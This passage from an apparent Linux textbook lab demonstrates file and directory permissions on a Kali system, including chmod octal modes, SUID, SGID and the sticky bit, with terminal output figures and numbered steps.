-rw-r--r-- 1 jonathan jonathan 12 Jan 18 15:43 brighton

┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ su jsw
Password:
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ ls -l
ls: cannot open directory '.': Permission denied
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ exit
exit

┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ █
```

FIGURE 2-8 Removing the x permission from a directory



```
┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ cd ..

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ chmod 755 monroe

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l | grep monroe
drwxr-xr-x 2 jonathan jonathan 4096 Jan 18 15:43 monroe

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ cd monroe

┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ su jsw
Password:
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ ls -l
total 4
-rw-r--r-- 1 jonathan jonathan 12 Jan 18 15:43 brighton
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ cat brighton
meadowbrook
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ echo upstate > newyork
bash: newyork: Permission denied
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ echo hi >> brighton
bash: brighton: Permission denied
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ exit
exit

┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ █
```

FIGURE 2-9 r and x on a directory without w

a. Make a directory named monroe:

```
mkdir monroe
```

b. Examine the permissions for monroe:

```
ls -l | grep monroe
```

The pipe symbol (|) takes output from the left (**ls -l** returns a long listing of all files and directories) and passes it as input to the right (into the **grep** command). The **grep** (general regular expression) command filters output by the string that follows. This restricts the output to just lines from **ls -l** that match monroe.

c. Change the permissions on the directory to allow the U category everything, the G category read and execute permissions, and the O category just read permission:

```
chmod 754 monroe
```

d. Examine the new permissions for the monroe directory:

```
ls -l | grep monroe
```

Notice that the O category lost the x permission.

e. Change to the monroe directory:

```
cd monroe
```

f. Redirect the text meadowbrook to a file named brighton:

```
echo meadowbrook > brighton
```

g. Display the contents of the brighton file:

```
cat brighton
```

h. Examine the permissions for the brighton file:

```
ls -l brighton
```

Notice that the U category has rw, the G category has r, and the O category has r.

i. Switch to the jsw account:

```
su jsw
```

Provide the jsw password when prompted.

j. Try to examine the directory contents:

```
ls -l
```

You'll get the message "Permission denied" because no directory permissions work without the execute permission.

k. Exit back to your regular account:

```
exit
```

l. Figure 2-9 shows the commands and output for Steps 3l–3u.

Move up to the parent directory:

```
cd ..
```

The parent directory is your home directory, so **cd** by itself would have worked, too. It's never a given that will be the case, though, so for good practice and measure, **cd ..** is the command specified here and later.

m. Change permissions for the monroe directory to give the G and O categories the execute permission:

```
chmod 755 monroe
```

n. Examine the new permissions for the monroe directory:

```
ls -l | grep monroe
```

The O category now has the x permission again.

o. Change into the monroe directory:

```
cd monroe
```

p. Switch to the jsw account:

```
su jsw
```

Provide the jsw password when prompted.

q. Try to examine the directory contents again as you did in Step 3j:

```
ls -l
```

Now it works because the x permission was granted.

r. Display the contents of the file in the directory:

```
cat brighton
```

The O category has the r permission on the brighton file, so the command works.

s. Try to create a file in the current directory:

```
echo upstate > newyork
```

You’ll see a “Permission denied” message because the user can read from the directory but not write to it (writing to a directory means creating files or directories in it).

t. Try to modify the file in the directory:

```
echo hi >> brighton
```


You’ll see a “Permission denied” message because the user can’t modify the file. Read is the only permission granted to it.

u. Exit back to your regular user account:

```
exit
```

📷 **4a–4l**

Step 4 In this sequence of commands, you’ll continue to explore how the r, w, and x permissions work on directories. You’ll also explore how r and w work on files (you saw in Step 3 how x works on files). Figure 2-10 shows the commands and output. The first instruction moves you up to your home directory.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ cd ..

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ chmod 777 monroe

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l | grep monroe
drwxrwxrwx 2 jonathan jonathan 4096 Jan 18 15:43 monroe

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ cd monroe

┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ chmod 777 brighton

┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ ls -l brighton
-rwxrwxrwx 1 jonathan jonathan 12 Jan 18 15:43 brighton

┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ su jsw
Password:
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ echo upstate > newyork
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ echo hi >> brighton
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ cat newyork
upstate
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ cat brighton
meadowbrook
hi
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/monroe]
└─$ exit
exit

┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ cd ..

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-10 w on a directory and file

a. Move up to the parent directory:

```
cd ..
```

b. Change permissions for the monroe directory to give everyone everything:

```
chmod 777 monroe
```

➔ **Note**

This is just for demonstrative and educational purposes. Doing something like this could create a security vulnerability, as giving everyone everything defeats the purpose of permissions in the first place. As a famous expression goes, “Friends don't let friends chmod 777.”

c. Examine the new permissions for the monroe directory:

```
ls -l | grep monroe
```

Everyone has everything.

d. Change to the monroe directory:

```
cd monroe
```

e. Change permissions for the brighton file to give everyone everything:

```
chmod 777 brighton
```

➔ **Note**

Again, this is just for demonstrative and educational purposes. Doing something like this could create a security vulnerability, as giving everyone everything defeats the purpose of permissions in the first place.

f. Examine the new permissions for the brighton file:

```
ls -l | brighton
```

Everyone has everything.

g. Change to the jsw account:

```
su jsw
```

Provide the jsw password when prompted.

h. Try to create a file in the current directory:

```
echo upstate > newyork
```

Now it works.

i. Try to modify the file in the directory:

```
echo hi >> brighton
```

Now it works.

j. Examine the contents of both files:

```
cat newyork
cat brighton
```

k. Exit back to your regular user account:

```
exit
```

l. Move up to the parent directory:

```
cd ..
```

📷 **5a–5y**

Step 5 In this sequence of commands, you’ll see exactly how special permissions work on directories and files. Continue working in your home directory.


There are three special permissions: SUID (set user ID), SGID (set group ID), and sticky bit.

SUID is not meant for directories, just binary files. When applied to a file, SUID makes the person executing a file the temporary owner of the file. The **passwd** command is a great example of this. The owner of the file is root, and now when a user runs the command, that user is temporarily acting as the root user, which allows that user to change their password but not anyone else’s password.

SGID applies to both files and directories. For files, it has a similar effect as SUID, except the user running the binary temporarily becomes a member of the associated group of the file. This is not commonly done. For directories, it has another effect. If a directory has SGID set, and someone else creates a file or directory in that directory, the user creating the file or directory becomes the owner of the file, but the directory’s group becomes the associated group and not the user’s group.

The sticky bit used to apply to files by locking them in swap space (virtual memory on a hard drive). Nowadays it only applies to directories. When a sticky bit is applied to a directory, users get a special version of write on a directory. The write permission allows users to add and delete any files. With the sticky bit, users will be able to add files to the directory, but only delete their own files from the directory. This comes in handy for a corporate directory used by multiple users so that they can see files from others but only delete their own. Another example is a temporary directory (/tmp or others), as the sticky bit can prevent users from deleting or moving files from other users.

The special permissions can be visualized in octal like the regular permissions by using binary place values for the permissions:




4	2	1
SUID	SGID	Sticky bit

Now, you'll use four numbers when assigning permissions, where the first number represents the special permissions. For example, **chmod 1755 bob** assigns the sticky bit special permission, in addition to the normal 755 for the regular permissions to the bob directory.

a. Display information about a file that has the SUID set:

```
ls -l /usr/bin/passwd
```


The s indicates that the SUID is set. Normally it would be an x if assigned or a dash if not assigned. See Figure 2-11.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 63960 Feb  7  2020 /usr/bin/passwd
```

FIGURE 2-11 SUID

b. Steps 5b–5k take you through setting and verifying the SGID special permission. Commands and output can be seen in Figure 2-12. Start by making a directory named sgid:



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ mkdir sgid

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ chmod 2767 sgid

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l | grep sgid
drwxrwSrwx 2 jonathan jonathan 4096 Jan 18 17:13 sgid

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ chmod 2777 sgid

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l | grep sgid
drwxrwsrwx 2 jonathan jonathan 4096 Jan 18 17:13 sgid

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ su jsw
Password:
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan]
└─$ cd sgid
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/sgid]
└─$ touch anemptyfile
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/sgid]
└─$ ls -l
total 0
-rw-r--r-- 1 jsw jonathan 0 Jan 18 17:14 anemptyfile
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/sgid]
└─$ exit
exit

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-12 SGID

```
mkdir sgid
```

c. Change the permissions for the sgid directory by granting the SGID special permission as well as giving the U category everything, the G category read and write permissions, and the O category everything:

```
chmod 2767 sgid
```

d. Examine the permissions on the sgid directory:

```
ls -l | grep sgid
```

Notice the uppercase S in the G category instead of the x. The S stands for SGID, but the fact that it's uppercase means that something is wrong. Specifically, the special permission SGID is assigned to the directory, which doesn't have the required x.

e. Change the permissions for the G category to include the execute permission:

```
chmod 2777 sgid
```

f. Examine the permissions on the sgid directory again:

```
ls -l | grep sgid
```

Notice the lowercase s in the G category instead of the x:

g. Switch to the jsw account:

```
su jsw
```

Provide the jsw password when prompted.

h. Change to the sgid directory:

```
cd sgid
```

i. Make an empty file:

```
touch anemptyfile
```

j. Examine the file permissions for the anemptyfile file:


```
ls -l
```

Notice the owner is jsw, but the associated group is not. The associated group is the parent directory's associated group because the SGID special permission was set.

k. Exit back to your regular user account:

```
exit
```

l. Steps 5l–5y take you through setting and verifying the sticky bit special permission. Commands and output can be seen in Figure 2-13.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ mkdir stickybit

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ chmod 1777 stickybit

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l | grep stickybit
drwxrwxrwt 2 jonathan jonathan 4096 Jan 18 17:35 stickybit

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ cd stickybit

┌──(jonathan㉿KaliLinuxWeissman)-[~/stickybit]
└─$ echo hi > file1

┌──(jonathan㉿KaliLinuxWeissman)-[~/stickybit]
└─$ su jsw
Password:
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/stickybit]
└─$ echo hello > file2
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/stickybit]
└─$ cat file2
hello
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/stickybit]
└─$ cat file1
hi
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/stickybit]
└─$ echo more >> file2
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/stickybit]
└─$ cat file2
hello
more
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/stickybit]
└─$ echo more >> file1
bash: file1: Permission denied
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/stickybit]
└─$ rm file2
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/stickybit]
└─$ rm file1
rm: remove write-protected regular file 'file1'? y
rm: cannot remove 'file1': Operation not permitted
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan/stickybit]
└─$ exit
exit

┌──(jonathan㉿KaliLinuxWeissman)-[~/stickybit]
└─$ cd ..

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-13 Sticky bit

Start in your home directory. Make a directory named stickybit:

```
mkdir stickybit
```

m. Add the sticky bit special permission and give all categories everything to this directory:

```
chmod 1777 stickybit
```

➜ **Note**

A final reminder that this is just for demonstrative and educational purposes. Doing something like this could create a security vulnerability, as giving everyone everything defeats the purpose of permissions in the first place.

n. Examine the permissions:

```
ls -l | grep stickybit
```

Notice the t instead of the x in the O category. If the x wasn’t granted, the t would be uppercase to call attention once again to the fact that something is wrong; specifically, a special permission is set but the required x permission is not.

o. Change to the stickybit directory:

```
cd stickybit
```

p. Write the text hi to a file named file1:

```
echo hi > file1
```

q. Switch to the jsw account:

```
su jsw
```

Provide the jsw password when prompted.

r. Write the text hello to a file named file2:

```
echo hello > file2
```

s. Examine the contents of file2:

```
cat file2
```

It works because the jsw account is the owner of this file.

t. Examine the contents of file1:

```
cat file1
```

This works, too, because the O category (used by the jsw account) has read permission on the file.

u. Try to append to file2:

```
echo more >> file2
cat file2
```

It works because the jsw account is the owner of this file.

Verify with **cat**.

v. Try to append to file1:

```
echo more >> file1
```

You’ll see a “Permission denied” message because the O category (used by the jsw account) does not have write on the file.

w. Remove file2:

```
rm file2
```

It works because the jsw account is the owner of this file.

x. Try to remove file1:

```
rm file1
```

Type **y** at the prompt and press ENTER.

